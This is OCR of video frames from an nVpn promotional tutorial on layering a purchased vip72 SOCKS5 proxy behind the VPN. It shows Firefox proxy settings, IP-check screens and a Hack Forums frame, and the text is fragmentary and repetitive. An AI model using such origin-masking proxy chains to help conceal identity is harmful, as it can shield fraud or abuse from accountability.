

nVpn.net | Double your Safety and use Socks5 + nVpn
Hey guys I am going to show you today
how to use a socks 5 proxy in front of
nVpn, this means you will have superior
protection and you will be able to access
websites that have country restictions
Example:
proxy 1
Serbia
nVpn ---> blocked site
proxy 1 proxy 2
Serbia UK
nVpn ---> socks 5 ---> unblock websit
See you have 2 layers of protection :)
we will use this site as it is the best
http://vip72.net
it is well
socks 5 proxys
use.
browser.
Please start ManyCam
0:37 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Hey guys I am going to show you today
how to use a socks 5 proxy in front of
nvpn, this means you will have superior
protection and you will be able to access
websites that have country restiction
Example:
proxy 1
Serbia
nVpn ---> blocked site
proxy 1 proxy 2
Serbia UK
nVpn ---> socks 5 ---> unblock websit
See you have 2 layers of protection :)
we will use this site as it is the best
http://vip72.net
t it is well
socks 5 proxys
use.
browser.
Please start ManyCam
0:47 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
1:10 / 6:03
Scroll for details
Please start ManyCam


nVpn.net | Double your Safety and use Socks5 + nVpn
What Is My IP Address?
IP Information: 193.104.63.182
What is an IP address?
Recently Added Articles
Please start ManyCam
1:16 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
1:29 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
1:35 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
vio72.co
25$ - for all servers!
Please start ManyCam
1:44 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
vip72.com
N VPN
Activate Please start ManyCam
1:46 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
1:58 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
2:00 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
2:07 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
2:17 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
manycam.com
2:27 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
Scroll for details
2:40 / 6:03


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
2:42 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
manycam.com
3:08 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
Please start ManyCam
Scroll for details
3:10 / 6:03


nVpn.net | Double your Safety and use Socks5 + nVpn
Changing the browser settings in FireFox
1. Tools ---> Options ---> Advanced --->
Network ---> Settings
2. Check Manual proxy configuration
3. Were it says SOCKS Host put
SOCKS Host 127.0.0.1 Port: 9951
This is for the client you can manualy
enter socks if not using client the same
Example:
SOCKS Host 31.40.198.125 Port: :18416
Please start ManyCam
3:26 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
vip72.com
OPEN VPN
Please start ManyCam
3:56 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
vip72.com
OPEN VPN
Activate
Please start ManyCam
4:06 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
What Is My IP Address?
IP Information: 193.104.68.162
What is an IP address?
Recently Added Articles
Please start ManyCam
4:16 / 6:03
Scroll for details


nVpn.net | Double your Safety and use Socks5 + nVpn
SAVE
What is My IP Address?
IP Information: 92.3.172.206
92.3.172.206
What is an IP address?
Recently Added Articles
Please start ManyCam
4:30 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
Hack Forums
4:37 / 6:03
Scroll for details
Please start ManyCam


nVpn.net | Double your Safety and use Socks5 + nVpn
Optimax
Laser Eye Surgery
Please start ManyCam
4:52 / 6:03
Scroll for details

